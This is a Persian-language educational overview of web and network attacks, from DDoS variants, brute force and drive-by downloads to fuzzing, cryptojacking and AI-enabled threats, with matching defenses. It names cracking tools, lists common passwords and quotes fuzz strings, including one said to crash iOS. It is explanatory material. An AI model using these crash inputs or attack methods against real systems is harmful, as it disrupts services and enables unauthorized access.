Slowloris یک حمله بسیار هدفمند است که یک وب سرور را قادر می‌سازد تا سرور دیگری را بدون تأثیرگذاری بر سایر سرویس‌ها یا پورت‌های شبکه هدف از بین ببرد. Slowloris این کار را با باز نگه داشتن تعداد زیادی از اتصالات به وب سرور مورد نظر تا زمانی که ممکن است انجام می دهد. این کار را با ایجاد اتصالات به سرور مورد نظر انجام می دهد، اما فقط یک درخواست جزئی ارسال می کند. Slowloris دائماً هدرهای HTTP بیشتری ارسال می کند، اما هرگز درخواستی را تکمیل نمی کند. سرور هدف هر یک از این اتصالات نادرست را باز نگه می دارد. این در نهایت حداکثر استخر اتصال همزمان را سرریز می کند و منجر به انکار اتصالات اضافی از مشتریان قانونی می شود.

NTP Amplification

در حملات تقویت NTP، مرتکب از سرورهای پروتکل زمان شبکه (NTP) در دسترس عموم سوء استفاده می کند تا یک سرور هدف را با ترافیک UDP تحت تأثیر قرار دهد. حمله به عنوان یک حمله تقویتی تعریف می شود زیرا نسبت پرسش به پاسخ در چنین سناریوهایی بین 1:20 و 1:200 یا بیشتر است. این بدان معنی است که هر مهاجمی که لیستی از سرورهای NTP باز را به دست آورد (به عنوان مثال، با استفاده از ابزاری مانند Metasploit یا داده‌های پروژه Open NTP) می‌تواند به راحتی یک حمله DDoS با پهنای باند بالا و حجم بالا ایجاد کند.

HTTP Flood

در یک حمله HTTP flood DDoS، مهاجم از درخواست‌های به ظاهر قانونی HTTP GET یا POST برای حمله به یک وب سرور یا برنامه سوء استفاده می‌کند. سیل HTTP از بسته‌های بد شکل، تکنیک‌های جعل یا بازتاب استفاده نمی‌کند و به پهنای باند کمتری نسبت به سایر حملات برای از بین بردن سایت یا سرور مورد نظر نیاز دارد. این حمله زمانی موثرتر است که سرور یا برنامه را مجبور می کند حداکثر منابع ممکن را در پاسخ به هر درخواست اختصاص دهد.

Brute Force Attacks

حمله brute force یک روش متداول کرک کردن (پسورد) میباشد: بر اساس برخی حساب‌ها، حملات brute force پنج درصد از نقض‌های امنیتی تایید شده را تشکیل می‌دهند. حمله brute force شامل حدس زدن نام کاربری و رمز عبور برای دسترسی غیرمجاز به یک سیستم است. Brute force یک روش حمله ساده است و درصد موفقیت بالایی دارد.

برخی از مهاجمان از برنامه‌ها و اسکریپت‌ها به عنوان ابزارهای brute force استفاده می‌کنند. این ابزارها چندین ترکیب رمز عبور را برای دور زدن فرآیندهای احراز هویت امتحان می کنند. در موارد دیگر، مهاجمان سعی می کنند با جستجوی شناسه سشن مناسب به برنامه های کاربردی وب دسترسی پیدا کنند. انگیزه مهاجم ممکن است شامل سرقت اطلاعات، آلوده کردن سایت ها به بدافزار یا اختلال در سرویس باشد.

در حالی که برخی از مهاجمان هنوز حملات brute force را به صورت دستی انجام می دهند، امروزه تقریباً تمام حملات brute force امروزه توسط ربات ها انجام می شود. مهاجمان فهرستی از اعتبارنامه های رایج یا اعتبار کاربری واقعی دارند (منظور همان یوزرنیم و پسورد است) که از طریق نقض های امنیتی یا دارک وب (Dark Web) به دست آمده اند. ربات‌ها به‌طور سیستماتیک به وب‌سایت‌ها حمله می‌کنند و این فهرست‌های اعتباری یا همان یوزرنیم و پسورد را امتحان می‌کنند و زمانی که به آن دسترسی پیدا کرد، به مهاجم اطلاع می‌دهد.

Types of Brute Force Attacks

Simple Brute Force Attack

از یک رویکرد سیستماتیک برای "حدس زدن" استفاده می کند که به منطق بیرونی متکی نیست.

Hybrid Brute Force Attacks

از یک منطق خارجی شروع می شود تا مشخص شود کدام تغییر رمز عبور ممکن است به احتمال زیاد موفق شود، و سپس با رویکرد ساده (مثل نوع قبلی) به آزمایش بسیاری از تغییرات ممکن ادامه می یابد.

Dictionary Attacks

نام کاربری یا رمز عبور را با استفاده از فرهنگ لغت رشته ها یا عبارات احتمالی حدس می زند.

Rainbow Table Attacks

جدول رنگین کمان یک جدول از پیش محاسبه شده برای معکوس کردن توابع هش رمزنگاری شده است. می توان از این نوع حمله، برای حدس زدن یک تابع تا یک طول مشخص که از مجموعه محدودی از کاراکترها تشکیل شده است، استفاده کرد.

Reversed Brute Force Attack

از یک رمز عبور مشترک یا مجموعه ای از رمزهای عبور در برابر بسیاری از نام های کاربری احتمالی استفاده می کند. شبکه ای از کاربران را هدف قرار می دهد که مهاجمان قبلاً داده هایی را برای آنها به دست آورده اند.

Credential Stuffing

از جفت های رمز عبور-نام کاربری شناخته شده قبلی استفاده می کند و آنها را در برابر چندین وب سایت امتحان می کند. از این واقعیت سوء استفاده می کند که بسیاری از کاربران در سیستم های مختلف نام کاربری و رمز عبور یکسان دارند.

Brute Force Tools

Hydra — تحلیلگران امنیتی از ابزار THC-Hydra برای شناسایی آسیب‌پذیری‌ها در سیستم‌های مشتری استفاده می‌کنند. Hydra به سرعت از طریق تعداد زیادی از ترکیب‌های رمز عبور، خواه بروت فورس ساده یا مبتنی بر فرهنگ لغت، اجرا می‌شود. می تواند به بیش از 50 پروتکل و چندین سیستم عامل حمله کند. Hydra یک پلت فرم باز میباشد؛ جامعه امنیتی و مهاجمان به طور مداوم ماژول های جدیدی را توسعه و به آن اضافه میکنند.

Aircrack-ng — قابل استفاده در ویندوز، لینوکس، iOS و اندروید. از فرهنگ لغت رمزهای عبور پرکاربرد برای نفوذ به شبکه های بی سیم استفاده می کند.

John the Ripper — روی 15 پلتفرم مختلف از جمله یونیکس، ویندوز و OpenVMS اجرا می شود. تمام ترکیبات ممکن را با استفاده از فرهنگ لغت رمزهای عبور ممکن امتحان می کند.

L0phtCrack — ابزاری برای شکستن رمزهای عبور ویندوز. از جداول رنگین کمان، دیکشنری ها و الگوریتم های چند پردازنده ای استفاده می کند.

Hashcat — روی ویندوز، لینوکس و سیستم عامل مک کار می کند. می تواند حملات brute force ساده، مبتنی بر قانون و حملات ترکیبی را انجام دهد.

DaveGrohl — یک ابزار منبع باز برای کرک کردن سیستم عامل مک. می تواند در چندین رایانه توزیع شود.

Ncrack — ابزاری برای کرک کردن احراز هویت شبکه. می توان از آن در ویندوز، لینوکس و BSD استفاده کرد.

رمز عبور ضعیف - درب باز به حمله Brute Force

امروزه افراد دارای حساب های کاربری و رمزهای عبور زیادی هستند. مردم تمایل دارند به طور مکرر از چند کلمه عبور ساده استفاده کنند، که آنها را در معرض حملات بی رحمانه قرار می دهد. همچنین، استفاده مکرر از یک رمز عبور می تواند به مهاجمان اجازه دسترسی به بسیاری از حساب ها را بدهد.

حساب‌های ایمیلی که با گذرواژه‌های ضعیف محافظت می‌شوند ممکن است به حساب‌های اضافی متصل شوند و همچنین می‌توانند برای بازیابی رمزهای عبور استفاده شوند. این باعث می شود آنها به ویژه برای هکرها ارزشمند باشند. همچنین، اگر کاربران رمز عبور پیش فرض روتر (یا همان مودم) خود را تغییر ندهند، شبکه محلی آنها در برابر حملات آسیب پذیر است. مهاجمان می توانند چند رمز عبور پیش فرض ساده را امتحان کنند و به کل شبکه دسترسی پیدا کنند.

برخی از متداول ترین رمزهای عبور یافت شده در لیست های brute force عبارتند از: تاریخ تولد، نام فرزندان، abc123، a123456، abcdef123، 123456، qwerty، رمز عبور، asdf، سلام ، خوش آمدید، 123qwe، 1q2w3e، 987654321، 65432، 654321، 654321، Qazwsx، zxcvbn، qwertyuiop, gfhjkm.

گذرواژه‌های قوی محافظت بهتری در برابر سرقت هویت، از دست دادن داده‌ها، دسترسی غیرمجاز به حساب‌ها و غیره ایجاد می‌کنند.

برای محافظت از وب سایت یا نرم افزار خود در برابر هک Brute Force، استفاده از رمزهای عبور قوی را اعمال کنید. رمزهای عبور باید:

هرگز از اطلاعاتی که در اینترنت یافت می شود (مانند نام اعضای خانواده) استفاده نکنید.

تا جایی که ممکن است شخصیت های بیشتری داشته باشید.

حروف، اعداد و نمادها را با هم ترکیب کنید.

برای هر حساب کاربری متفاوت باشید.

از الگوهای رایج اجتناب کنید.

به‌عنوان مدیر، روش‌هایی وجود دارد که می‌توانید برای محافظت از کاربران در برابر شکستن رمز عبور brute force پیاده‌سازی کنید:

Lockout policy — شما می‌توانید حساب‌ها را پس از چندین بار تلاش برای ورود ناموفق قفل کنید و سپس آن را به عنوان سرپرست باز کنید.

Progressive delays — با تأخیرهای پیشرونده می توانید پس از تلاش های ناموفق برای ورود به سیستم، حساب ها را برای مدت محدودی قفل کنید. هر تلاش تاخیر را طولانی تر می کند.

Captcha — ابزارهایی مانند ریکپچا (ReCAPTCHA) از کاربران می‌خواهند کارهای ساده‌ای را برای ورود به سیستم انجام دهند. کاربران به راحتی می توانند این وظایف را انجام دهند در حالی که ابزارهای brute force نمی توانند.

Requiring strong password — شما می توانید با الزام رمزهای عبور قوی، کاربران را مجبور به تعریف رمزهای عبور طولانی و پیچیده کنید. همچنین باید تغییرات دوره ای رمز عبور را اعمال کنید.

Two-factor authentication — شما می‌توانید از عوامل متعددی برای احراز هویت و دادن دسترسی به حساب‌ها استفاده کنید.

Drive-by-Downloads

در حمله Drive-by-Downloads، برنامه وب دستکاری می‌شود (یعنی کد HTML تزریق می‌شود) که به مرورگر بازدیدکننده دستور می‌دهد بدافزار واقع در سرور کنترل‌شده مهاجم را دانلود کند. اغلب، دستکاری از نظر بصری برای بازدیدکنندگان آشکار نیست، بنابراین قربانیان بی گناه از عملیات دانلود پس زمینه بی اطلاع هستند. اگر هشداری ظاهر شود، معمولاً رد می شود زیرا قربانیان معتقدند که بخشی از برنامه اصلی است. این

بدافزار معمولاً نرم‌افزار اسب تروجان است که کنترل دستگاه قربانی را به دست می‌گیرد و آن را بخشی از یک باتنت (Botnet) بزرگ می‌کند.

بیشتر بدانید ....

یکی از انواع جرایم سایبری رایج، عملیات و گسترش باتنت‌ها است. اینها کامپیوترهای متعلق به افراد بی گناه هستند که توسط نرم افزار اسب تروجان که آنها را از طرف مالک شبکه کنترل می کند (معمولاً یک شخص فنی که از طرف مجرمان نه چندان فنی کار می کند) آلوده شده اند. به منظور حفظ یک بات نت بادوام و سودآور، مهاجمان باید دائماً رایانه های بیشتری را با عامل کنترل خود آلوده کنند. یک روش کمتر کارآمد برای انجام این کار، به خطر انداختن هر سیستم هدف به صورت جداگانه است.

روش بهتر، داشتن یک برنامه کاربردی شناخته شده با دسترسی گسترده برای توزیع عامل کنترل بین قربانیان بی گناه است. مهاجمان می توانند برنامه هدف را به خطر می اندازند و کد مخرب را روی آن میزبانی کنند. این امر بسیار دشوار است زیرا اکسپلویت های آپلود معمول نیستند و بسیاری از سرورهای برنامه میزبان انتی ویروس هستند که کد عامل کنترل را شناسایی می کند.

روش جایگزینی که مهاجمان انتخاب می کنند، روش Drive by Downloads است.

در این نوع حمله، مجرمان سایبری به آسیب‌پذیری نسبتاً کوچک و بسیار رایج‌تر آسیب‌پذیری تزریق HTML (که گاهی اوقات به عنوان XSS پایدار (Persistent XSS) نیز گفته می‌شود) تکیه می‌کنند. مهاجم از آسیب پذیری تزریق برای اضافه کردن کد HTML به برنامه مورد نظر سوء استفاده می کند. این کد HTML، هنگامی که توسط مرورگر قربانی ارائه می شود، بدافزار واقعی را در دستگاه قربانی دانلود می کند. ساختارهای رایج HTML که برای این منظور استفاده می‌شوند، عناصر اسکریپت و همچنین عناصر iframe هستند که src attributes آنها به سرور واقعی نگه‌دارنده بدافزار اشاره دارند. گاهی اوقات، یک مهاجم از یک پنجره بازشو (popup) گمراه کننده همراه با یک دکمه روی آن استفاده می کند تا قربانی را به عملیات دانلود وادارد.

یکی از متداول ترین روش هایی که تاکنون توسط هکرها برای راه اندازی Drive by Download به کار گرفته شده است، استفاده از SQL injection است. سایت‌هایی که در برابر تزریق SQL آسیب‌پذیر هستند و به‌ویژه آن‌هایی که از MS SQL Server به‌عنوان باطن خود استفاده می‌کنند، نه تنها در معرض نقض محرمانگی هستند، بلکه در معرض تغییرات غیرمجاز نیز هستند. مهاجمان یک حمله تزریق SQL ایجاد می کنند که در واقع کد HTML را به ردیف ها و ستون های پایگاه داده تزریق می کند که بعداً در ساخت صفحات HTML برنامه ها استفاده می شود. به عنوان مثال، در یک Forum که در آن پست های کاربر و همچنین جزئیات کاربر در یک پایگاه داده نگهداری می شود، یک مهاجم می تواند آن را با کد HTML مخرب آلوده کند. تمام سوابق ارسال و همچنین اسامی کاربرانی که این پست ها را ایجاد کرده اند در خطر است.

بسیاری از سایت‌ها در سال 2008 با استفاده از همین روش همراه با برخی کارهای اکتشافی اولیه با استفاده از جستجوهای Google مورد حمله قرار گرفتند. در چندین موج حملات انبوه SQL Injection، میلیون‌ها وب‌سایت قانونی در معرض خطر قرار گرفتند، از جمله برخی از وب‌سایت شرکت های بسیار معروف (مانند سایت CA و مایکروسافت). در این حوادث، مهاجمان کد HTML را تزریق کردند که باینری های (Binaries) مختلف را با توجه به نسخه مرورگر قربانی دانلود می کند. سپس این باینری ها از نقاط ضعف مختلف مرورگر خاص برای تسخیر رایانه شخصی قربانی سوء استفاده می کنند.

اجزای شخص ثالث مورد استفاده در وب سایت ها نیز ممکن است به عنوان مجرای حملات Drive by عمل کنند. یک وب‌سایت ممکن است به یک ویجت ارجاع کند بدون اینکه بداند ویجت خاص، عمداً یا غیرعمداً حاوی اسکریپت مخرب است. مثال دیگر تبلیغاتی است که حاوی کدهای مخرب است. هنگامی که مرورگر قربانی آگهی را واکشی (Fetch) می کند، به طور ناآگاهانه کد مهاجم مربوطه را نیز واکشی می کند، همانطور که در اوایل سال 2009 برای وب سایت لیگ برتر بیسبال انجام شد. پنهان کردن چنین کد مخربی در تبلیغات به اندازه ای رایج شده است تا نام مستعار «بد تبلیغاتی» (Malvertisements) به وجود آید.

از حملات درایو به دانلود باید با ترکیبی از دو روش جلوگیری کرد :

برنامه ها باید در برابر دستکاری محافظت شوند و در وهله اول تلاش ها برای ابتلا را شناسایی کنند. این را می توان با ترکیب شیوه های توسعه نرم افزار ایمن همراه با اقدامات بلادرنگ، مانند فایروال برنامه های وب به دست آورد.

اگر به دلایلی برنامه آلوده شده است، از کاربران برنامه در برابر ابتلا محافظت کنید. این با استفاده از یک مکانیسم تشخیص بلادرنگ، برای شناسایی ناقل‌های عفونت قربانی هنگام خروج از سرور آلوده، با پایگاه داده امضایی که اغلب به‌روزرسانی می‌شود، به دست می‌آید.

Fuzzing or Fuzz Testing

در دنیای امنیت سایبری، ***fuzzing*** یک تکنیک تست اتومات میباشد که سعی می‌کند با به خورد دادن ورودی‌های تصادفی یا داده‌های نامعتبر و غیرمنتظره، خطاهای کدگذاری و حفره‌های امنیتی پیدا کند. این یک فرآیند قدیمی اما به طور فزاینده ای رایج است؛ هم برای هکر هایی که به دنبال آسیب پذیری برای سوء استفاده هستند و هم برای مدافعانی که سعی در پیدا کردن و رفع آنها دارند. به طور معمول، **fuzzing** در برنامه‌هایی که ورودی ای را دریافت می‌کنند، بهتر عمل می‌کند، مانند وب‌سایت‌هایی که ممکن است نام و سن شما را به عنوان ورودی بپرسند.

fuzz testing معمولاً شامل وارد کردن حجم عظیمی از داده‌های تصادفی، به نام ***fuzz***، به نرم‌افزار یا سیستمی در جهت خراب کردن آن یا شکستن سیستم‌های دفاعی آن میباشد.

تاریخچه

تست فاز در دانشگاه ویسکانسین مدیسون (University of Wisconsin Madison) در سال 1989 توسط پروفسور بارتون میلر (Professor Barton Miller) و دانشجویان او ایجاد شد. کار آنها را میتوان

در سایت http://www.cs.wisc.edu/~bart/fuzz/ یافت. محوریت آن به طور روی عمده خط فرمان (command-line) و fuzz کردن رابط کاربری (UI) است و نشان می‌دهد که سیستم‌عامل‌های مدرن حتی در برابر fuzzing ساده آسیب‌پذیر هستند.

Fuzzing Example

می توان رشته های (Strings) مختلفی را تست کرد تا باعث ایجاد مشکل بشوند، رشته هایی مثل:

"Power للصبللصبرر ﷺ ساعت ﷺ ﷺ 卐" این رشته منجر به crash کردن سیستم عامل IOS شد،

"Ṱ̺̺̕h̺̺̕e̺̺̕ N̺̺̕e̺̺̕z̺̺̕p̺̺̕e̺̺̕r̺̺̕d̺̺̕i̺̺̕a̺̺̕n̺̺̕ h̺̺̕i̺̺̕v̺̺̕e̺̺̕-̺̺̕m̺̺̕i̺̺̕n̺̺̕d̺̺̕ o̺̺̕f̺̺̕ c̺̺̕h̺̺̕a̺̺̕o̺̺̕s̺̺̕.̺̺̕ Z̺̺̕a̺̺̕l̺̺̕g̺̺̕o̺̺̕"،

"😍" یا "undefined".

شما میتوانید برای مشاهده لیستی از رشته هایی که احتمال ایجاد باگ در برنامه را دارند به سایت GitHub، بخش Big list of naughty strings نگاهی بیاندازید.

* همینطور به برخی از فایل‌های json. و txt. نگاهی بیندازید تا ببینید در گذشته چه چیزی باعث مشکلات شده است، و برخی از نظرات را بخوانید تا دقیقاً بدانید که چرا مشکل دارند.

چه کسی از Fuzzing استفاده می کند؟
همانطور که قبلاً اشاره شد، از fuzzing برای تست نرم افزار در یافتن اشکالات برنامه های شما استفاده میشود، اما در امنیت سایبری و هک نیز کاربرد دارد.

fuzzer حمله ای ترکیبی، متشکل از موارد زیر می باشد:

اعداد (اعداد صحیح علامت دار / بدون علامت / شناور(float) ...)

کاراکترها (URL، ورودی های خط فرمان (command-line inputs))

ابرداده (metadata): متن ورودی کاربر (تگ id3)

دنباله های باینری خالص

یک رویکرد رایج برای فازبندی، تعریف فهرست‌هایی از «مقادیر خطرناک شناخته‌شده» (fuzz vectors) برای هر نوع، و در ادامه تزریق یا ترکیب مجدد آن میباشد.

- ⇐ برای اعداد صحیح: صفر، احتمالاً اعداد منفی یا بسیار بزرگ
- ⇐ برای کاراکترها: نویسه‌ها / دستورالعمل‌های قابل تفسیر، فرار (مثلاً: برای درخواست‌های SQL، نقل قول‌ها / دستورات...)
- ⇐ برای باینری: یک های تصادفی

برای مثال‌ها و روش‌شناسی بردارهای فازی (fuzz vector)، به منبع Fuzz Vector OWASP مراجعه کنید.

Cryptojacking

Cryptojacking نوعی از جرایم سایبری ، که شامل استفاده غیرمجاز از دستگاه‌های افراد (رایانه‌ها، گوشی‌های هوشمند، تبلت‌ها یا حتی سرورها) توسط مجرمان سایبری برای استخراج ارز دیجیتال است. مانند بسیاری از انواع جرایم سایبری، انگیزه آن سود است، اما برخلاف سایر تهدیدها، به گونه ای طراحی شده است که کاملاً از دید قربانی پنهان بماند.

Cryptojacking تهدیدی (threat) میباشد که خود را در رایانه یا دستگاه تلفن همراه جاسازی می کند و سپس از منابع آن برای استخراج ارز دیجیتال استفاده می کند. کریپتوکارنسی، پول دیجیتال یا مجازی است که

به شکل توکن یا «coins» است. معروف‌ترین آنها بیت‌کوین است، اما تقریباً 3000 شکل دیگر از ارزهای دیجیتال وجود دارد و با وجود اینکه برخی از ارزهای دیجیتال از طریق کارت‌های اعتباری یا پروژه‌های دیگر وارد دنیای فیزیکی شده‌اند، اکثر آنها مجازی هستند.

ارزهای رمزنگاری شده از یک پایگاه داده توزیع شده به نام "بلاک چین" برای کار استفاده می کنند. بلاک چین به طور منظم با اطلاعات مربوط به تمام تراکنش هایی که از آخرین به روز رسانی انجام شده است، به روز می شود. هر مجموعه ای از تراکنش های اخیر با استفاده از یک فرآیند پیچیده ریاضی در یک "بلوک" ترکیب می شود.

برای تولید بلوک‌های جدید، ارزهای دیجیتال به افراد متکی هستند تا قدرت محاسباتی را فراهم کنند. ارزهای دیجیتال به افرادی که قدرت محاسباتی را با ارزهای رمزنگاری شده تامین میکنند، پاداش می دهند. کسانی که منابع محاسباتی را با ارز مبادله می کنند، «ماینر» نامیده می شوند.

ارزهای دیجیتال بزرگتر از تیم‌هایی از ماینرها استفاده می‌کنند که دکل‌های رایانه‌ای اختصاصی را برای تکمیل محاسبات ریاضی لازم اجرا می‌کنند. این فعالیت به مقدار قابل توجهی برق نیاز دارد – برای مثال، شبکه بیت کوین در حال حاضر بیش از ۷۳TWH تراوات ساعت انرژی در سال مصرف می کند.

کریپتوجکرها افرادی هستند که خواهان مزایای استخراج ارز دیجیتال بدون متحمل شدن هزینه های هنگفت هستند. با پرداخت نکردن سخت‌افزار گران‌قیمت ماینینگ یا قبض‌های بزرگ برق، cryptojacking به هکرها این امکان را می‌دهد تا بدون هزینه‌های بالا، برای ارزهای دیجیتال استخراج کنند. نوع ارز دیجیتالی که عمدتاً در رایانه‌های شخصی استخراج می‌شود، Monero است که برای مجرمان سایبری جذاب است زیرا ردیابی آن دشوار است.

بحث هایی در مورد اینکه آیا رمزارز در حال کاهش است یا در حال افزایش است وجود دارد. cryptojacking به نسبت ارزش ارزهای دیجیتال، به ویژه بیت کوین و مونرو، افزایش می یابد. اما در سال‌های اخیر، دو عامل تأثیر کاهنده ای بر cryptojacking داشته است:

I. سرکوب توسط مجریان قانون
II. تعطیلی Coinhive، که سایتی پیشرو که با cryptominers سروکار داشت. Coinhive کد جاوا اسکریپتی را ارائه کرد به این صورت که وب‌سایت‌ها می‌توانستند از آن استفاده کنند تا رایانه‌های بازدیدکنندگان وب سایت آنها Monero استخراج کند. کد Coinhive به سرعت مورد سوء استفاده قرار گرفت:

یک اسکریپت ماینینگ همچنین می تواند توسط هکرها بدون اطلاع صاحب سایت به یک وب سایت تزریق شود. این سایت در مارس 2019 تعطیل شد و با آن، تعداد آلودگی های سایت های دیگر به شدت کاهش یافت.

AI Powered Attacks

"AI is likely to be either the best or worst thing to happen to humanity."
~Stephen Hawking

"هوش مصنوعی احتمالا بهترین یا بدترین اتفاق برای بشریت است." ~ استیون هاوکینگ

هوش مصنوعی (AI) و یادگیری ماشین (ML) معمولاً در فیلم‌های علمی تخیلی به ما نشان داده می‌شوند، اما در دهه گذشته با افزایش چشمگیر سرعت پیشرفت‌های فناوری، چیزهای زیادی تغییر کرده است. هوش مصنوعی اکنون برای دستگاه‌های بی‌شماری استفاده می‌شود که هر روز با آن‌ها مواجه می‌شویم، از کیفیت

پیشرفته دوربین، باز کردن قفل از طریق تشخیص چهره گرفته تا دستیارهای مجازی (virtual assistance) در تلفن‌های هوشمندمان.

بسیاری از فناوری‌های هوش مصنوعی که ما با آن مواجه می‌شویم مبتنی بر تکنیکی است که به عنوان یادگیری ماشینی شناخته می‌شود. یادگیری ماشینی تماماً در مورد فن آوری خودآموزی است که در رایانه با تجزیه و تحلیل داده ها و شناسایی الگوها و تصمیم گیری با حداقل دخالت انسان استفاده می شود. نیازی به گفتن نیست که هوش مصنوعی و ML قطعاً در میان همه گیری همه گیر به حوزه مراقبت های بهداشتی کمک کردند.

با این حال، هیچ چیز بدون قیمت به دست نمی آید. اگرچه اصطلاح هوش مصنوعی و یادگیری ماشین در دهه 50 با امید به بهبود زندگی مردم ظاهر شد، اما موقعیت‌های چالش برانگیزی را برای کارشناسان امنیت سایبری در طیف گسترده‌ای از صنایع ایجاد کرده است.

حملات سایبری هوشمند با استفاده از فناوری هوش مصنوعی بسیار پیچیده و غیرعادی هستند که ابزارهای امنیتی سنتی در برابر این تهدیدات نوظهور شکست می‌خورند، زیرا بزرگترین مزیت این فناوری توانایی تجزیه و تحلیل و یادگیری مقادیر زیادی داده است. در اینجا چند نمونه از تهدیدات و حملات سایبری مبتنی بر هوش مصنوعی وجود دارد که ماهیت حملات سایبری را تغییر می‌دهند.

مفهوم اینکه "هوش مصنوعی شمشیری دو لبه می باشد (AL- a Double Edged Sword) این است که با هوشمند تر شدن، امنیت نیز هوشمند تر میشود ولی از آن طرف هم حملات توسط مجرمان هوشمندانه تر خواهد شد که این مشکلی اساسی میباشد.

AI-Powered Phishing Attack

ایمیل‌های فیشینگ سنتی تشخیص و تشخیص تفاوت‌ها برای گیرندگان نسبتا آسان‌تر بود. با این حال، با ایمیل‌های فیشینگ مبتنی بر هوش مصنوعی، گیرندگان نمی‌توانند به این راحتی این کار را انجام دهند زیرا ایمیل‌ها برای ویژگی‌ها و شرایط فردی خاص طراحی شده‌اند. هوش مصنوعی همچنین می‌تواند مانند یک شخص، ایمیل‌هایی را با گیرنده مبادله کند تا اعتماد و اعتبار را به دست آورد و در نهایت می‌تواند در را برای مهاجم باز کند تا حملات ایمیلی از نوع تعامل انجام دهد و به سیستم‌های دارای ویروس حمله کند.

Malware & Ransomware

هنگامی که یک کاربر بدافزار مبتنی بر هوش مصنوعی را دانلود می کند، به سرعت سیستم را تجزیه و تحلیل می کند تا ارتباطات عادی سیستم را تقلید کند. علاوه بر این، هوش مصنوعی را می توان برای اجرای باج افزار زمانی که چهره مالک در دستگاه ها شناسایی شد، آموزش داد. در این حالت، هوش مصنوعی در طول فرآیند اجرای باج افزار، مانند زمانی که مالک از نرم افزار خاصی استفاده می کند که نیاز به دسترسی به دوربین دارد، حمله ای را انجام می دهد.

Data Poisoning

مسمومیت داده حمله ای است که از ویژگی های اصلی هوش مصنوعی بهره می برد. عوامل مخرب از آسیب‌پذیری‌های متخاصم به نفع خود استفاده می‌کنند و یک مدل یادگیری ماشینی آموزش‌دیده را هدف قرار می‌دهند تا آن را به اشتباه طبقه‌بندی کنند. در بدترین حالت، اگر بازیگر به مجموعه داده دسترسی داشته باشد، می‌تواند مجموعه داده را «مسموم» کند و باعث ایجاد محرک‌های ناخواسته مرتبط شود، که به این معنی است که می‌تواند به مهاجمان اجازه دهد به مدل یادگیری ماشینی در پشتی دسترسی پیدا کنند.

بنابراین، هنگامی که مدل آموزشی از طریق این حمله تحت تأثیر داده های مخرب قرار می گیرد، نتیجه تجزیه و تحلیل هوش مصنوعی به طور عمدی دستکاری می شود و می تواند باعث آسیب های غیرمنتظره شود.

کارشناسان امنیتی در زمینه‌های مختلف انتظار دارند که حملات سایبری جدید و متنوعی که از هوش مصنوعی بهره‌برداری می‌کنند، در سال‌های آینده افزایش خواهند یافت.

Insider Behavior Analysis Abuse

(سوء استفاده از تحلیل رفتار خودی)

بسیاری تمایل دارند فکر کنند که تهدیدات و حملات سایبری از سوء استفاده های خارجی رخ می دهد. با این حال، لازم است احتمال تهاجم از طریق به دست آوردن اعتبار مانند اطلاعات احراز هویت یک خودی در نظر گرفته شود. همچنین ممکن است منجر به اشتباهات خودی یا نشت عمدی داده شود.

Deep Fake

از آنجایی که می‌توان داده‌ها را از میلیون‌ها کاربر در سراسر جهان جمع‌آوری کرد، این احتمال وجود دارد که از آن برای اهداف مختلف سوء استفاده شود. به عنوان مثال، یک مدیر عامل شرکت انرژی مستقر در بریتانیا توسط یک صدای دیپ فیک کلاهبرداری شد و 220000 یورو به شرکت مادر آلمانی ارسال کرد. او معتقد بود که با همکارش صحبت می کند و بلافاصله 220 هزار یورو را به حساب بانکی یکی از تامین کنندگان مجارستانی واریز کرد. این حادثه به ما آموخت که چگونه دیپ‌فیک‌های بد استفاده می‌توانند سازمان‌ها و علاوه بر آن جامعه را ویران کنند.

فناوری‌های هوش مصنوعی و ML می‌توانند ضروری باشند. اما ما باید از آنها برای امنیت سایبری قوی استفاده کنیم.

برای به دست آوردن برتری در شرایط تهدیدات بالقوه، سازمان ها به یک راه حل امنیتی مبتنی بر هوش مصنوعی نیاز دارند که بر تجزیه و تحلیل سریع تر و کاهش تهدیدات بالقوه تمرکز دارد. کاربردهای هوش

مصنوعی در امنیت سایبری شامل مدیریت آسیب پذیری، امنیت شبکه و مدیریت تجهیزات مقرون به صرفه است.

علاوه بر این، با پیچیده‌تر شدن روش‌های حمله، استقرار سیستم‌های خودکاری که بار کارشناسان امنیت سایبری را در سازمان کاهش می‌دهد، مهم است. به کارگیری اقدامات مناسب امنیت سایبری نه تنها می تواند به جلوگیری از تهدیدات سایبری ناشی از گروه های دارای بودجه خوب که هم کسب و کارهای کوچک و هم بزرگ را هدف قرار می دهند، کمک کند؛ بلکه به ما (افراد) کمک می کند تا برای خطرات احتمالی باج گیری، حمله باج افزارها و نقض داده ها نیز آماده باشیم.

به عنوان مثال، حملات جعل وب سایت می تواند باعث آسیب های بعدی مانند توزیع کدهای مخرب، نشت اطلاعات (information leakage) و ربودن سرور (server hijacking) شود. بنابراین، توصیه می‌شود یک WAF که از هر دو فناوری هوش مصنوعی و ML استفاده می‌کند در فایروال برنامه وب خود مستقر کنید.

هوش مصنوعی و ML می توانند به سرعت مقادیر زیادی داده را اسکن و تجزیه و تحلیل کنند و این ویژگی بزرگترین مزیت در استفاده از آنها در امنیت سایبری است. بنابراین حتی هنگام استقرار فایروال برنامه وب (WAF) برای سازمان شما، مقایسه و استقرار دیواره‌ای که از هوش مصنوعی و ML برای شناسایی الگوهای حمله برای به‌روزرسانی خودکار استفاده می‌کند، بسیار مهم است.

FBI > Cyber Attacks

FBI آژانس اصلی فدرال، برای بررسی حملات سایبری و نفوذ می باشد. ما با قربانیان درگیر می‌شویم، در حالی که تلاش می‌کنیم نقاب افرادی را که مرتکب فعالیت‌های مخرب سایبری می‌شوند، در هر کجا که هستند، برداریم."

Web- Attacks Statistics

آمار انواع حملات در نیمه دوم سال 2017 :

در رتبه اول، یعنی بیشترین نوع حمله صورت گرفته، حمله Cross Site Scripting قرار گرفته است.

در رتبه دوم، حملات SQL Injection قرار گرفته است.

(در هر بازه زمانی رتبه های این حملات متغیر میباشند؛ یعنی در نیمه دوم سال 2017 که حمله XSS بیشترین نوع حمله صورت گرفته بوده، ممکن است در سال 2015 بیشترین نوع حمله نبوده باشد.)

The Bottom Line

سخن آخر اینکه پیچیدگی و تنوع حملات سایبری روز به روز در حال افزایش است، با انواع مختلفی از حملات برای هر هدف شرورانه. در حالی که اقدامات پیشگیری از امنیت سایبری برای هر نوع حمله متفاوت است، شیوه‌های امنیتی خوب و بهداشت اولیه فناوری اطلاعات به طور کلی در کاهش این حملات خوب هستند.

